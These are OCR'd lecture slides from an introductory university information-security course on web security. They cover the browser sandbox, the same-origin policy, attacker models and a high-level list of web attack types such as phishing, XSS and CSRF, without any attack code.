
Introduction to Information Security
14-741/18-631 Fall 2021
Unit 4, Lecture 1:
Intro to Web Security

Limin Jia liminjia@andrew

The rise of the Web





https://news.netcraft.com

Source: Netcraft

The Web is made of documents


- **HTML: text, structure**
- **URLs: connections to other documents**
- **… and to resources**
  - images, fonts, etc.
  - CSS: presentation
  - JavaScript: behavior





Documents talk to servers

- form submission
- resource requests
- XMLHttpRequest
- redirection
- …




Browser Sandbox

- **Webpages include resources from a variety of sources**
  - including Javascript programs
- **Webpages could interact with resources on the computer**
- **"A modern web browser is fundamentally a virtual machine for running untrusted code." —Kyle Huey**
- **Goal**
  - Run remote web applications safely
  - Limited access to OS, network, and browser data
- **Approach**
  - Isolate sites in different security contexts
  - Browser manages resources, like an OS


Policy Goals

- **Safe to visit an evil web site**

- **Safe to visit two pages at the same time**
  - Address bar distinguishes them



- **Allow safe delegation**




Same Origin Policy (SOP)

- **Origin = scheme://host:port**
  https://cnn.com:8080
  http://cnn.com:8080

- **Full access to same origin**
  - Full network access
  - Read/write DOM
  - Storage


- **Limited access to other origins**




Does SOP achieve the policy goals?

- **Safe to visit an evil web site**

- **Safe to visit two pages at the same time**
  - Address bar distinguishes them




- **Allow safe delegation**



Library import

```
<script
src="//connect.facebook.net/en_US/all.js#xfbml=1">
</script>
```

- Script has privileges of importing page, NOT source server.
- Can script other pages in this origin, load more scripts
- Also possible with other resources:




RIP

Attackers

- **Web attacker**
  - Controls attacker.com, has certificate for it
  - User visits site (perhaps unknowingly)
- **Network attacker**
  - Passive: eavesdrops on packets
  - Active: can modify or inject traffic
- **Malware attacker**
  - Can run native code, outside sandboxes, on victim's computer


Increasingly powerful

Review: the network attacker



- In between Alice and Bob
- Can eavesdrop on all traffic
- Can modify messages
- Can replay messages
- Can inject fabricated messages
- Can initiate own sessions with either party

The Web attacker is different



- Talks to Alice directly
- *At the same time* as she's talking to Bob
  - (how often do you log out of Gmail?)
- Sometimes also talks directly to Bob
- Cannot violate browser security policies
- Can do anything a web application can do

Attacking Web users

- Phishing (social engineering attack)
- Cross-site scripting (XSS)
- Session hijacking

Attacking Web servers


- Cross-site request forgery (CSRF)
- Injection (SQL, PHP, …)
- All generic attacks on network servers apply (buffer overflow, etc)
- Unprotected APIs (SOAP/XML, REST/JSON, RPC, etc. not intended for end users)

Phishing


- Trick user into entering credentials on the wrong site
- Usually applied to high-value targets: banks, email providers, Facebook, etc

Safe to type your password?

